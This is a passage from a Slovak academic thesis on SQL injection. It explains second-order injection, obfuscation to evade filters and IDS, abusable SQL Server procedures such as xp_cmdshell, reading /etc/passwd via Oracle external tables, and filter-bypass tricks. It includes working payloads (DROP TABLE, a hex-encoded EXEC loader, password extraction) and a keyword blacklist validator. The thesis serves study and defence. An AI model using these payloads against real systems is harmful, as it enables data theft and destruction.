V objekte množiny záznamov rso má aplikácia uložené ako meno hodnotu „admin'–“. Dotaz, ktorý zmení heslo v tabuľke uživateľov, môže mať tvar:

```
sql = "update uzivatelia set heslo = '" + noveheslo + "'
       where meno = '" + RSO("meno") + "'"
```

Po dosadení hodnôt pre vložený kód bude mať update dotaz tvar,

```
UPDATE uzivatelia SET heslo = 'heslo1234'
       WHERE meno = 'admin'--'
```

ktorým útočník nastaví uživateľovi admin heslo z premennej noveheslo.

Tento typ útoku vykazuje známky perzistencie, jeho nebezpečnosť spočíva v rozšírených možnostiach útočenia: útok skrz aplikácie, prekonanie na prvý pohľad správneho ošetrenie uživateľského vstupu, možnosti viacnásobného vyhodnocovania dotazu a tým menenie jeho tvaru. Útok potrebuje starostlivo pripravený tvar injektovaného kódu, čo je obtiažne realizovateľné bez prístupného zdrojového kódu aplikácie.

Charakteristika

Statická charakteristika, tvar dotazu: Pri uložení dát do databázy - kľúčové slová a rezervované znaky v hodnotách vkladaných reťazcov. Pri aktivácii preberá znaky ostatných útokov.

2.7 Obfuskácia

Táto časť opisuje techniku, ktorá slúži najmä na prekonanie kontroly vstupu.

Anglickým termínom obfuscate – zatemniť – je pomenovaný spôsob kódovania textu tak, aby bol nečitateľný, prípadne reprezentovaný v neočakávanom tvare. Pôvod tejto techniky nájdeme v obrane programového kódu proti replikácii i spätnému prekladu, pri ktorej sa názvy premenných a funkcií volia navzájom podobné, alebo podobné s kľúčovými slovami, a takto preložený program je nečitateľný. V kontexte SQLi sa obfuskáciou myslí úprava SQL kódu tak, aby došlo k jeho korektnému spusteniu a zároveň jeho škodlivosť nebol schopný rozpoznať systém detekcie SQLi. Po metódach znečitateľnenia siahne útočník v prípade, že validačný kód vyhľadáva vo vloženom kóde kľúčové slová, alebo detekuje IDS založený na signatúrach útoku SQLi. IDS, založený na signatúrach, má časti útokov uložené v repozitári detekčného systému a vyhľadáva ich typicky v dátach tečúcich cez vhodne zvolené body siete. Účinnosť zatemnenia ťaží z faktu, že validačný kód, prípadne IDS nevyhodnocuje volania funkcií špecifických pre jazyk SQL, ale pristupuje k vyhľadávaniu textovo. Naviac v niektorých prípadoch je možné dotaz formulovať tak, aby na jeho vyhodnotenie boli potrebné informácie, ktoré validačný kód, prípadne IDS nemôže mať.

K zatemneniu je nutné použiť prostriedky jazyka SQL, ich použiteľný repertoár závisí od povahy slabiny a databázy. Jedná sa o:

1. komentáre
   (a) jednoduché `--`
   (b) dvojité v štýle C++ `/* */`
2. reťazcové operátory a funkcie
   (a) operátor zreťazenia `||`, `+`, `&`
   (b) funkcie substring, replace, instr, ...
3. funkcie konverzie znaku na číslo – char
4. biele znaky
5. formátovacie direktívy
6. zmena kódovej stránky
7. kombinácie predošlých

Validačný kód obsahuje funkcionalitu vyhľadávania kľúčových slov, operátorov a špeciálnych znakov ako v nasledujúcom príklade:

```
public static string[] blackList = {"--",";--",";","/*","*/","@@","@",
    "char","nchar","varchar","nvarchar","alter","begin","cast",
```

```
    "create","cursor","declare","delete","drop","end","exec",
    "execute","fetch","insert","kill","open","select", "sys",
    "sysobjects","syscolumns","table","update"};

private void SkontrolujVstup(string parameter)
{    for (int i = 0; i < blackList.Length; i++)
    {
        if ((parameter.IndexOf(blackList[i],
                StringComparison.OrdinalIgnoreCase) >= 0))
        {
            //
            //Osetrenie podozriveho vstupu
            //
            HttpContext.Current.Response.Redirect("~/Error.aspx");
            //stranka s hlasenim chyby
        }
    }
}
```

Komentáre

Podľa [11] je možné vkládať komentáre priamo do kľúčových slov, pretože parsre väčšiny databáz odstránia komentáre pred vykonaním príkazu SQL. Toto tvrdenie nie je pravdivé u databáz dodržujúcich štandard SQL92. Mnoho autorov webových stránok využíva ako databázu rôzne implementácie SQL, kde parsovanie takto môže fungovať. Príklad zatemneného výrazu:

```
dr/* */op ta/* */ble stu/* */den/* */ti;
```

V rámci práce bolo otestované, že v databázach Oracle, MSSQL, H2 vloženie komentáru do kľúčového slova znamená syntaktickú chybu. Komentáre môžu zmiasť systémy detekcie odmietajúce dotazy, ktoré obsahujú tautológiou vo where podmienke. V tomto prípade je možné komentár vložiť napríklad medzi operátor a operand.

```
SELECT * FROM uzivatelia WHERE name='Novotný' OR 1=/**/1
```

Niekedy stačí komentár vložiť medzi kľúčové slová s vynechaním medzier ako:

```
SELECT * FROM uzivatelia/**/
UNION/**/ALL/**/SELECT * FROM administratori
```

Podľa [8] MySQL databáza obsahuje špeciálny tvar „komentárov“ v tvare `/*! vykonaný kód */`. Vloženie takéhoto komentáru môže pomýliť validačný kód v systémoch detekcie SQLi útoku, ktorý takýto vstup považuje za komentár. V skutočnosti dôjde k spusteniu príkazu medzi `/*` a `*/`.

Operátor zreťazenia

SQL poskytuje operátor zreťazenia, ktorým sa dá rozdeliť dotaz na viaceré fragmenty a zmiasť tak validačný kód. Operátor je definovaný v štandarde SQL-92 ako dvojznak ||, používané implementácie databáz sa odkláňajú od štandardu použitím alternatívnych operátorov &, +, v MySQL existuje funkcia concat. Príklad:

```
SELECT * FROM uzivatelia
WHERE name='Novotný' OR 'abcd'='ab'||'cd'
```

Ak sa jedná o neošetrené miesto v SQL príkaze, teda mimo procedurálne rozšírenie SQL, nie je možné operátorom zreťazenia rozdeliť kľúčové slovo. Pre ilustráciu predpokladajme spustenie nasledujúceho dotazu, kde parameter je kontrolovaný validačným kódom založenom na princípe ako z predchádzajúceho príkladu.

```
SELECT * FROM uzivatelia WHERE name=''|| parameter|| ''
```

Do dotazu chceme nainjektovať príkaz drop table passwords; Kľúčové slovo drop a table je však v zozname zakázaných vzorov, preto použijeme operátor zreťazenia. Výsledný dotaz po injektáži bude:

```
SELECT * FROM uzivatelia
WHERE name='Novotný'; 'dr'||'op tab'||'le passwords';--'
```

Vyhodnotenie, respektíve spustenie daného dotazu spôsobí syntaktickú chybu[1]. Je to preto, že návratová hodnota operátora zreťazenia je dátového typu reťazec. Pri vyhodnocovaní daného dotazu vznikne síce reťazec 'drop table passwords;' ten je však chápaný parserom ako reťazcová konštanta v kóde – tzv. reťazcový token. Ak chceme vyvolať jeho spustenie, je potrebné buď volanie exekučnej funkcie, v tom prípade by injektovaný kód bol v tvare:

```
Novotný'; exec('dr'||'op tab'||'le passwords;');--
```

alebo prinútiť parser vyhodnotiť reťazec ako kód v inej časti programu – viď metóda Second Order SQLi, časť 2.6.

Reťazcové funkcie

Použitím funkcií operujúcimi s reťazcami sa dá zozložiť vyhodnocovanie výrazu, ktoré nemusí zvládnuť validačný kód prípadne IDS. Situáciu vyhodnotenia zťažujú dialekty SQL, tým pádom nejednoznačnosť vyjadrenia funkcie. Aplikácia často podporuje nasadenie nad viacero typov databáz a dialektov, IDS musí túto variabilitu korektne reflektovať pri vyhodnocovaní. Použitie reťazcových funkcií pre konštrukciu kľúčových slov je možné pri metódach tzv. second order SQLi (viď časť 2.6) a pokročilej SQLi (viď časť 2.9).

[1] V kontexte PL/SQL by útok fungoval. V tomto prípade se ale nejedná o SQL injection, takýto útok sa radí do kategórie command injection.

Príklad:

```
SELECT * FROM uzivatelia
WHERE name='Novotný;'||SUBSTR('XDRO',2,3)||
    ||'P TA'||SUBSTR('XBLE passwords;',2,1000);
```

Obdobne ako v prípade zreťazovania je možné týmto spôsobom tvoriť i kľúčové slová do exekučných blokov.

Funkcie zmeny čísla na znak

K zatemneniu sa dajú použiť konverzné funkcie znaku na číslo, ako funkcia char, ktorej parametrom je ascii kód znaku a návratová hodnota znak s daným ascii kódom. Takto vytvoríme jedno písmeno dotazu, dlhšie úseky sa dajú vytvoriť zreťazením volaní.

```
INSERT INTO uzivatelia VALUES ( CHAR(67) + CHAR(75) + CHAR(43) +
... );
```

Častokrát funkcia char predstavuje možnosť ako do výrazu zakomponovať rezervované znaky, ktoré sú obvykle filtrované, alebo upravované validačným kódom. Tým, že je jej argumentom číslo, dá sa s operandom manipulovať a celý výraz napríklad naviazať na obsah dát v databáze. IDS je potom pri vyhodnocovaní takéhoto výrazu bez možnosti kompletného vyhodnotenia, čo zväčšuje šancu na prienik.

Biele znaky

Normy SQL dovoľujú oddelenie elementov jedným alebo viacerými bielymi znakmi, preto je prípustné do injektovaného kódu vkládať na vhodné miesta viacero oddeľovačov. Vloženie môže zmiasť validačný kód najmä v prípade, ak nekorektne vyhľadáva viacslovné vzory ako: 'drop table', 'drop tablespace', 'drop database' a podobne.

Formátovacie direktívy

Obranný mechanizmus môže interpretovať špeciálne zadanú podmienku ako napr. N'abc' = 'abc' hodnotou nepravda, znak N znamená formátovanie reťazca a databáza podmienku vyhodnotí ako pravda.

Zmena kódovej stránky

Injektovaný kód je možné zapisovať v hexadecimálnej podobe s prefixom 0x. MySQL preloží dokonca hodnotu začínajúcu na 0x ako reťazec i bez apostrofov. U iných implementácií existujú obdobné možnosti ako zapísať reťazec hexadecimálne.
Príklad z databázy MSSQL:

```
DECLARE @S CHAR(4000);SET @S=CAST(0x4445434C415245204054207661
726368617228323535292C40432076617263686172283430303029204445434C4152
45205461626C655F...36F72 AS CHAR(4000));EXEC(@S);
```

Kombinácie predošlých

Kombináciou predošlých prístupov je možné zostaviť vložený kód tak, aby zostavenie nezatemneného dotazu vyžadovalo implementáciu parseru, ktorý vyžaduje informácie dostupné len v spolupracujúcej databáze. Ak vezmeme do úvahy, že validačný kód beží typicky mimo databázu a v aplikácii existuje miesto náchylné na útok SQLi, je veľmi obtiažne rozkódovať obsah zatemneného dotazu v nedatabázovom prostredí.

Ak skombinujeme predchádzajúce prístupy môžeme vytvoriť dokonca časovo premenný dotaz. Využitím kombinácie funkcií char, truncate a sysdate je možné napísať dotaz, ktorý vráti 60 rôznych reťazcov v závislosti na sekunde z aktuálneho systémového času. Takéto zatemnenie môže predstavovať napr. spôsob prekonania IDS, ktorý sa snaží výrazy vyhodnotiť a hľadať v nich vzory útokov SQLi.

Iný význam techniky obfuskácie

Okrem prekonania kontroly má technika zatemnenia porovnateľný význam pri príprave vloženého kódu v súvislosti s transformáciou vstupu v riadiacej aplikácii. Obfuskácia umožňuje pripraviť vložený kód tak, aby aplikovanie transformácie v programe nezničila nebezpečnosť vloženého kódu. Časté je použitie komentára miesto medzier vo vloženom dotaze, a to v prípadoch, kde sa parameter dotazu preberá ako n-tý úsek vstupného reťazca oddelený špeciálnym znakom – medzera, lomítko, dvojbodka.

Vykonštruovaný príklad: nech program zaznamenáva štatistiku dotazov http spojení tak, že do tabuľky súbory vkladá druhé slovo z http hlavičky oddelené medzerou.

```
GET index.html HTTP/1.0
```

Zostavujúca časť programu je v tvare:

```
"INSERT INTO subory VALUES('"+meno_suboru+"')"
```

Žiadosťou o súbor

```
');/**/DROP/**/TABLE/**/subory--
```

s použitím techník zatemnenia vykoná útočník útok úspešne.

Charakteristika

Statická charakteristika, tvar dotazu: Zatemnené dotazy sú špecifické zmenou kódovania, výskytom funkcie prevodu znaku na číslo a naopak, zvýšeným počtom výskytu funkcií, vyhodnocovaním operátorov zreťazenia. Dotaz typicky obsahuje množstvo komentárov, i prázdnych.

2.8 Zoznam zneužiteľných vstavaných funkcií pri útokoch SQLi

Táto časť ilustruje možnosti dopadu útoku s využitím vstavaných funkcií a rozšírených možností vybraných databáz. Funkcie týkajúce sa MS SQL serveru sú citované z literatúry [10].

Zoznam zneužiteľných funkcií SQLServeru

xp_cmdshell

Syntax: xp_cmdshell 'command string' [,no output]
Argumenty: command_string varchar(8000) alebo nvarchar(4000)
Návratová hodnota: 0 – úspech, 1 – neúspech

Funkcia je rozšírením umožňujúcim spustiť príkaz prostredníctvom príkazového riadku operačného systému. Návratová hodnota je vrátená v textovej forme v riadkoch. Príkaz beží synchrónne, to znamená, že po spustení preberá kontrolu tzv. focus a riadenie vráti databáze po dokončení príkazu. Základné nastavenie práv: práva spustiť príkaz majú členovia sysadmin skupiny. Pri spustení príkazu sa v tomto prípade použije kontext uživateľa služby MSSQLServer service. Toto býva problematické, služba MSSQLServer podľa [10] býva účet s vysokými právami. Ošetrenie si vyžaduje nastavenie účtu SQLExecutiveCmdExec, resp. SQLAgentCmdExec u starších verzií.

xp_reg*

Nedokumentované procedúry operujúce s registrami systému Windows:
xp_regaddmultistring, xp_regdeletekey, xp_regdeletevalue, xp_regenumkeys, xp_regenumvalues, xp_regread, xp_regwrite.

Umožňujú čítanie, zápis a modifikáciu registrov. Kedže registre obsahujú dôležité konfiguračné údaje, útočník môže prekonfigurovať hostiteľský informačný systém. Napríklad modifikáciou kľúčov patriacich SNMP – simple network management protocol – sa dajú zistiť informácie o systéme – verzie operačného systému, informácie o rozhraniach (ifName, ifDescr, ifSpeed, ifType, ifPhysAddr), údaje o sieťovej prevádzke, dotazovať sa na ARP cache atp.

xp_servicecontrol

Umožňuje kontrolovať služby (service) systému Windows. Služby predstavujú kritické miesto systému, ich prostredníctvom sa spúšťajú dôležité komponenty systému ako napríklad firewall, antivirus.

xp_availablemedia

Vráti zoznam dostupných diskov na systéme.

xp_dirtree

Umožňuje získať adresárovú štruktúru v strome.

xp_enumdsn

Umožňuje získať zoznam ODBC dátových zdrojov.

xp_loginconfig

Umožňuje získať informácie o konfigurácii na serveri ako login mode - mixed, windows authenication, default login, default domain, audit level atď.

xp_ntsec_enumdomains

Vráti zoznam domén, do ktorých má server prístup.

xp_sendmail

Zašle e-mail na špecifikované adresy. Umožňuje špecifikovať súbory ako prílohu. Pri zadaní parametra query zašle výsledok dotazu na uvedený mail v parametre recipients. Obzvlášť zákerné by bolo použitie xp_sendmail v triggroch, napríklad zaslanie zmien hesiel a registračných údajov nových uživateľov.

Linkované servery

Databázy umožňujú vzájomnú previazanosť, predávanie dát a spúšťanie dotazov vzdialene. U MSSQL servera je táto funkcionalita sprístupnená pomocou tzv. linkovaných serverov. Zoznam linkovaných serverov je prístupný v tabuľke master..sysservers. Linkované servery obvykle obsahujú preddefinované autorizačné údaje a prístup k ich dátam nevyžaduje ďalšiu autorizáciu.

Uživateľské uložené procedúry

sp_addextendedproc 'meno', 'cesta'

SQL server poskytuje API, implementáciou ktorého je možné vytvoriť Dll knižnicu s programovým kódom. Zneužiť túto funkcionalitu je možné v kombinácii s nahraním škodlivej Dll knižnice iným spôsobom. Pre tento účel sú použiteľné napríklad protokoly http a ftp. Dll knižnicu stačí sprístupniť serveru cez súborový systém, nie je nutné uloženie priamo na serveri.

SQL funkcie načítania súborov

K zneužiteľným rozšíreniam jazyka SQL patrí funkčnosť načítania súborov do tabuliek. V súborovom systéme sú uložené všetky dáta a ich obsah je pre útočníka zaujímavý. Operačný systém obvykle znemožňuje prístup len ku najkritickejším súborom, tj. súborom so šiframi hesiel v unixe /etc/shadow, vo windows SAM – security account manager v %systemroot%system32/config/SAM_. Prístup k ostatným súborom nastavuje správca systému. Proces obsluhy databázy vyžaduje pre svoju prácu prístup k rôznym prostriedkom systému – správa úloh, prístup k súborovému systému, spúšťanie nových procesov a podobne. Účelom databázy je poskytnúť odpoveď čo najrýchlejšie, preto dostávajú procesy uživateľa, pod ktorým beží databáza, vysokú prioritu. Často sa na účet nie je možné prihlásiť, a preto sa obmedzeniu jeho práv nevenuje dostatočná pozornosť. Prostredníctvom útoku na databázu je možné eskalovať práva k súborovému systému pre databázového uživateľa až na úroveň uživateľa, pod ktorým databáza beží. Dôležitou výhodou pre útočníka je to, že načítanie súborov ovláda prostredníctvom jazyka SQL.

Systémy načítania tabuliek do databázy sú primárne určené na import dát do databázy, presnejšie do tabuliek. Väčšina databáz natívne podporuje načítanie tzv. flat-file súborov. Flat súbor obsahuje záznamy rovnakej štruktúry oddelené oddeľovačom záznamov – typicky koncom riadku. Jednotlivé atribúty záznamu môžu byť oddelené rovnako oddeľovačom, alebo určené pozične ako interval znakov.

K príkladom flat súboru patrí v unix-like systémoch súbor /etc/passwd, ktorý obsahuje zoznam uživateľov. Cennou informáciou pre útočníka je login name, alebo meno uživateľa, s ktorého znalosťou sa môže dobíjať do systému pomocou hádania jednoduchých hesiel.

Systémy sú databázovo špecifické.
Príklad:

```
CREATE directory passwd_dir AS '/etc';
GRANT READ, write ON directory passwd_dir TO utocnik;

CREATE TABLE ETC_HESLA
(
    MENO_UZIVATELA VARCHAR2(100),
    HESLO VARCHAR2(1),
    CISLO_UZIVATELA NUMBER(10),
    CISLO_SKUPINY NUMBER(10),
    POPIS_UZIVATELA VARCHAR2(100),
    DOMOVSKY_ADRESAR VARCHAR2(100),
    SHELL VARCHAR2(100)
)
ORGANIZATION EXTERNAL
```

```
( TYPE ORACLE_LOADER
    DEFAULT DIRECTORY PASSWD_DIR
    ACCESS PARAMETERS
    ( RECORDS DELIMITED BY NEWLINE
        FIELDS TERMINATED BY ':'
        MISSING FIELD VALUES ARE NULL
        REJECT ROWS WITH ALL NULL FIELDS
        (
            MENO_UZIVATELA,
            HESLO,
            CISLO_UZIVATELA,
            CISLO_SKUPINY,
            POPIS_UZIVATELA,
            DOMOVSKY_ADRESAR,
            SHELL
        )
    )
    LOCATION(PASSWD_DIR:'passwd')
)
REJECT LIMIT UNLIMITED;
```

Charakteristika

Statická charakteristika, tvar dotazu: Útok je typický výskytom volaní príslušných rezervovaných funkcií.

2.9 Advanced SQL Injection

Táto časť ukazuje napadnutie systému na základe známych chýb, prípadne na základe predpokladaných slabín validačného kódu. Ilustruje, ako môže byť obtiažne zostaviť injektovaný kód.

Advanced SQLi, alebo pokročilá SQLi je názov pre metódu vkládania SQL kódu vyžadujúcu dômyselnú konštrukciu dotazov. Nevyhnutnosť takejto konštrukcie je vyvolaná ošetrením užívateľského vstupu, ktoré sa snaží útočník prekonať. Časť programu, vykonávajúci funkciu bránenia vstupu škodlivých dotazov do systému, budeme ďalej nazývať validačný kód.

Princíp fungovania validačného kódu môžeme rozdeliť do 3 kategórií:

1. Modifikácia užívateľského vstupu tak, aby bol neškodný.
2. Odmietnutie vstupu, o ktorom je známe, že je škodlivý.
3. Prepustenie len takého vstupu, o ktorom je známe, že je neškodný.

Obecne sa odporúča zakládať validačný kód na kombinácii princípov 2 a 3, tj. odmietať známe prípady škodlivého vstupu a prepustiť len ten vstup, o ktorom vieme, že je neškodný. Odporúčanie nie je možné dodržať vždy, hlavnou prekážkou implementácie kontroly pravidla 3 je rôznorodosť vstupu. Situácia je ilustrovaná na následujúcich príkladoch: Ak je potrebné overiť, či daný reťazec obsahuje kladnú celočíselnú hodnotu bez rezervovaných znakov, postačí vyhodnotenie splnenia regulárneho výrazu napr. [0-9]*. Toto obmedzenie vstupu spĺňa logiku princípu 3 – umožnenie len neškodného vstupu. Problém implementácie 3. princípu začína napríklad u reťazcových polí obsahujúcich názov spoločnosti. Obecne nemôžeme vylúčiť rezervované znaky napríklad apostrof (Mc Donald's), nie je dostupný číselník povolených hodnôt, nie je možné vylúčiť rezervované slová jazyka SQL (Drop Press s.r.o.).

V tomto a iných prípadoch je nutné vyvíjať validačný kód podľa princípov 1 a 2. Rizika možnej nedokonalosti sú zrejmé: nikdy si nemôžeme byť istí, že poznáme všetky prípady škodlivého vstupu. Budúce verzie databáz môžu poskytnúť funkcionalitu, ktorá bude zneužiteľná, zároveň však nezakázaná pre jej neexistenciu v dobe vývoja aplikácie. Oveľa častejšou príčinou zraniteľnosti ako nová verzia databázy sú však chyby programátora validačného kódu. Na ich prítomnosť sa útočník spolieha a detekcia zraniteľného miesta logicky vychádza z predpokladanej chyby.

Obecne sa útoky pokročilými metódami nedajú lepšie charakterizovať, ako útoky vkladaním kódu, pri ktorých sa dômyselne využíva niektorá vlastnosť aplikácie. Útoky sú šité na mieru a predpokladom ich fungovania je istý spôsob kontroly vstupu, alebo transformácie dát v aplikácii. Útoky vznikajú prevážne analýzou zdrojového kódu aplikácie, bez ktorej sú len obtiažne zostaviteľné. Pri vývoji takýchto útokov sa hackeri sústredia najmä na miesta aplikácie, ktoré môže programátor mylne považovať za dôveryhodné. Vybrané zneužiteľné chyby sú:

Chyby architektúry validačného kódu

Triviálnou chybou býva ošetrenie vstupu na nevhodnom mieste. V architektúre klient–server to môže byť v klientskej časti, napríklad vo webovej stránke vloženým skriptom. Skript je spustený v prostredí prehliadača, ktoré má pod kontrolou útočník. Uložením stránky na lokálny disk a následnou modifikáciou kontrolu vyradí z funkcie. Príklad ošetrenia maximálnej dĺžky vstupu v kóde html:

```
<FORM ACTION="send.php"  METHOD="GET">
Email, kam má byť zaslané stratené heslo <BR>
<INPUT TYPE="text" NAME= "email" SIZE="50"><BR>
```

Skrytý html vstup

V html kóde je možné definovať dvojicu identifikátor–hodnota v elemente input, tak aby bola pre príjemcu stránky skrytá.

```
<INPUT TYPE="hidden" ID ="jazyk" NAME="jazyk" VALUE ="CZ" />
```

Dôvodov pre používanie takto skrytého vstupu je niekoľko: programátor má navrhnuté jednotné rozhranie pre rôzne webové stránky, z ktorých niektoré posielajú len podmnožinu požadovaných hodnôt. Skrytým vstupom si je možné dodefinovať chýbajúce hodnoty. Ďalším dôvodom môže byť predávanie parametrov v spojení s dynamickým generovaním stránky. Do html kódu stránky sa vygeneruje pole identifikátorov a hodnôt. Hodnotu skrytého vstupu ovláda riadiacia aplikácia, čo vytvára klamlivý pocit bezpečnosti a práve z tohto dôvodu sú skryté vstupy náchylné pre útok SQLi.
Obdobne sú na tom read-only a disabled vstupy formulárov.

Html read-only vstup

```
<INPUT NAME="realname" VALUE ="hello" READONLY>
```

Disabled vstup

```
<INPUT NAME="realname" VALUE ="hello" DISABLED>
```

Viacnásobná náhrada

Pokročilejší programátori si uvedomujú riziko útokov SQLi, preto kontroly vstupu často používajú na viacerých miestach v programe. Jedným z prístupov je uvádzanie nebezpečných znakov tzv. escape sekvenciou, teda znakom, ktorý berie špeciálnu funkciu znaku následujúcemu. Zlou implementáciou a dvojitým použitím náhrady je možné spôsobiť slabinu tak, že dôjde k zdvojeniu escape znaku. Celá sekvencia sa preloží tak, že prvý escape znak berie funkciu druhému escape znaku a nebezpečný znak je opäť aktívny.

Orezávanie dĺžky vstupu

U časti vstupu, kde nie je možné vylúčiť rezervované znaky, je nutné ich výskyt upraviť. V kontexte SQL reťazcov sa používa znak apostrof ako indetifikátor začiatku a konca reťazca. Ošetrenie výskytu apostrofu je často implementované jeho zdvojením, ktoré značí pokračovanie reťazca za dvojitým apostrofom, ktorý sa premietne do výsledného reťazca ako jeden. Úprava je jednoduchá, programátor však môže zabudnúť na to, že takto narastá dĺžka reťazca. V niektorých prípadoch je možné injektovaním veľkého množstva apostrofov vynútiť skrátenie reťazca, ktoré má zaistiť maximálnu dĺžku uživateľského vstupu.

Skrátením nepárneho počtu apostrofov dôjde k preklopeniu kontextu následujúcich kľúčových slov na reťazcovú hodnotu, čo môže viesť k úspešnému útoku.
Príklad injektovaného dotazu:

```
SELECT * FROM uzivatelia WHERE name=' ''''''''''''''''''''
'''''''''''' and login =' OR 1=1 --'
```

Viacnásobná injektáž

Ak je dotaz tvorený z viacerých kusov vloženého kódu, je možné vložením kódu na dve miesta prekonať niektoré kontroly zamedzujúce útoku z jedného miesta vloženia.

Chyby v escapovacích funkciách

Často používanou technikou obrany je úprava vstupu escapovacími funkciami rôzneho druhu. V nich môžu existovať chyby, ako ukázal Chris Shiflett [12]. Pri použití escapovacej funkcie addslashes() používanej v jazyku php a kombinácie kódovania znakov tradičnej čínštiny GBK je možné dosiahnuť vloženie apostrofu do reťazca po úprave escapovaciou funkciou. Útok funguje injektovaním hodnoty `0xbf27`. V nej funkcia detekuje hodnotu `0x27` ako apostrof a pridá pred ňu hodnotu spätné lomítko `0x5c`. Vznikne tak sekvencia `0xbf5c27`, ktorá v kódovaní GBK je preložená ako dva znaky, jeden `0xbf5c` a druhý s kódom `0x27`, čiže apostrof. Korektná kontrola prítomnosti apostrofu nebezpečný znak nenájde, po úprave ďalšiou funkciou sa už znak v hodnote objaví.

Chyba s poradím kontrol

Dôležité je tiež správne poradie kontrol vo validačnom kóde. V prípade systému odmietajúceho vstup obsahujúci kľúčové slovo jazyka SQL sa zdá byť systém chránený. Kombináciou s procedúrou odstraňujúcou rezervované znaky v zlom poradí vzniká slabina.

Vstup `'1 UN'ION SE'LECT heslo FR'OM uzivatelia'` sa po úspešnom absolvovaní kontroly na prítomnosť kľúčových slov SQL a následnom odstránení rezervovaného znaku apostrof stáva nebezpečným.

Podobné útoky sú možné väčšinou v aplikácii, kde dochádza k manipulácii s reťazcom po kontrole vstupu. Použitím prekladu z url kódovania funkciou url_decode po kontrole vstupu sa vytvorí z hodnoty %27 apostrof.

Logické chyby

Existuje nepreberné množstvo možných logických chýb vo validačnom kóde. Napríklad v prostredí interpretovaných jazykov fungujú podivné konverzie:

Testovanie, či vstupom je číslo, môže byť chybne prevedené pretypovaním premennej. Niektoré jazyky však pretypovanie dovolia i s reťazcovou hodnotou začínajúcou číslom, rovnako sa hodnota môže zúčastniť aritmetických výrazov. Napríklad `vstup = '2 OR 1=1'` vyhovuje podmienke `$vstup > 0`.

Charakteristika

Statická charakteristika, tvar dotazu: Útok je vytvorený podľa charakteru chyby v aplikácii. Ich druhov je mnoho. Z tohto dôvodu útoky Advanced SQLi nejde dobre charakterizovať obecne.

2.10 Útok vkladaním nového príkazu

Predpokladom úspešného útoku je možnosť odoslania viacerých SQL príkazov databáze v jednom volaní databázového rozhrania, prípadne mechanizmus v aplikácii, ktorý zaistí postupné odoslanie dotazov. V riadiacej aplikácii to môže byť realizované napríklad delením odosielaného reťazca podľa znaku oddeľujúceho SQL príkazy a postupným odoslaním. Typickejšia je však prvá možnosť.

Ako je uvedené v časti 1.4, programovacie jazyky neobmedzujú počet dotazov v odosielanom reťazci, obsah reťazca pred odoslaním neanalyzujú. Existuje nastavenie databázového rozhrania, v ktorom sa dá povoliť, alebo zakázať odoslanie viacerých príkazov v jednom volaní, tzv. multi-query nastavenie.

Útok vkladaním príkazu je možné previesť do ľubovoľného miesta v SQL príkaze. Ak je príkaz zložený z častí: Časť1 <miesto vloženia> Časť2, je možné škodlivý dotaz pripraviť napríklad v nasledujúcom tvare. Očakávaný reťazec pre miesto vloženia bude pre prehľadnosť označený *k*.

k Časť2; Škodlivý príkaz; Časť1 k

Výsledkom injektáže je dotaz:

Časť1 k Časť2; Škodlivý príkaz; Časť1 k Časť2

Mierne problematickým sa v tomto schémate stáva opakovanie dotazu, napríklad druhé volanie príkazu drop table by zlyhalo, prípadne vloženie tých istých hodnôt príkazom insert typicky spôsobí odmietnutie unikátnosti. Ak je prvý dotaz zostavený správne, k vykonaniu škodlivého dotazu však dôjde. Problémom môže byť zistenie obsahu častí 1 a 2, ktorý sa dá eliminovať napríklad použitím komentára, alebo inak.

Charakteristika

Statická charakteristika, tvar dotazu: Útok je typický výskytom znaku oddeľujúceho príkazy, obsahom viacerých príkazov v jednom volaní databázového rozhrania.

2.11 Nešpecifický útok

U predchádzajúcich typov útokov v tejto kapitole bola možná približná charakterizácia útoku na základe tvaru dotazu, konfigurácie systému, alebo časovo premenného sa správania. Problémom charakterizácie SQLi útokov podľa tvaru dotazu je fakt, že sú šité na mieru odhalenej slabine a jednotlivé metódy útokov predstavujú len typické metódy útočenia za istých podmienok: union útok je vhodný pri slabine vzniknutej v literále where podmienky select príkazu, obfuskácia prekonáva kontroly, parsovacie problémy, vkladanie nového dotazu je použiteľné pri istom nastavení databázového rozhrania atď. Do úvahy je však nutné brať skupinu útokov, ktorej vložený kód nespadá do predchádzajúcich prípadov a vložený SQL kód je obmedzený len sytaxou príkazu a miesta, do ktorého je injektovaný. Parametrizovanými miestami select príkazu bývajú literály, veľmi výnimočne prefix a suffix mena tabuľky, rovnako i názvy stĺpcov.

Parametrizované miesta budú označené $ a zmyslený príklad parametrizovaného dotazu vyzerá takto:

```
SELECT verzia_$ver
FROM $prefix_statistiky
WHERE id_uzivatel=$id
ORDER BY $stlpce
```

Možnosti útoku predstavujú len malé cvičenie z jazyka SQL a je ich nespočet.

Útok vložením tautológie do where podmienky a získanie informácie o celej množine údajov:

```
⋮
WHERE id_uzivatel=1 OR 1=1
⋮
```

Injektovanie do order by klauzúly, kde ovplyvňovaním usporiadania výsledku útočník naslepo zisťuje údaje z inej tabuľky:

```
ORDER BY
    CASE(WHEN SUBSTR(verzia,1,1)=(SELECT SUBSTR(HESLO,1,1)
                                  FROM uzivatelia
                                  WHERE meno='Jan Novák')
         THEN 1
    ELSE 2
    END
```

Podvrhnutie nového select príkazu a eliminácia zvyšku komentárom:

```
SELECT verzia_
FROM (SELECT meno+' '+heslo as verzia_ FROM uzivatelia )
 -- FROM prefix_statistiky
⋮
```

Injektáž do parametra prefix tabuľky a získanie údajov z citlivej tabuľky:

```
SELECT verzia_9
FROM (SELECT meno+heslo FROM uzivatelia)
MINUS
    SELECT 'abc' FROM prefix_statistiky
WHERE
⋮
```

Zneužitie vloženia sub-selectu miesto hodnoty. Príklad predstavuje založenie uživateľa, ktorého meno je zhodné s heslom administrátora. Útočník v následnom kroku zistí heslo z výpisu uživateľov.

```
INSERT INTO uzivatelia(meno, heslo)
VALUES(''+SELECT heslo FROM uzivatelia
WHERE meno='admin','') --','abc');
```

Kapitola 3

Detekcia zraniteľného miesta

Táto kapitola popisuje mechanizmus prípravy na útok detekovaním zraniteľného miesta a faktormi, ktoré detekciu ovplyvňujú.

Detekcia zraniteľného miesta patrí do fáze prípravy na útok. Kľúčovým bodom je detekcia miest uživateľského vstupu a toku dát naprieč aplikáciou. Miestom uživateľského vstupu budeme chápať nielen programátorom definované miesta v programe, kde uživateľ môže zadať údaje, ale i časť dátového toku, ktorú má možnosť ovplyvniť útočník.

Detekcia napadnuteľného miesta sa prevádza troma spôsobmi: automaticky, poloautomaticky a analýzou zdrojového kódu aplikácie.

3.1 Detekcia analýzou zdrojového kódu

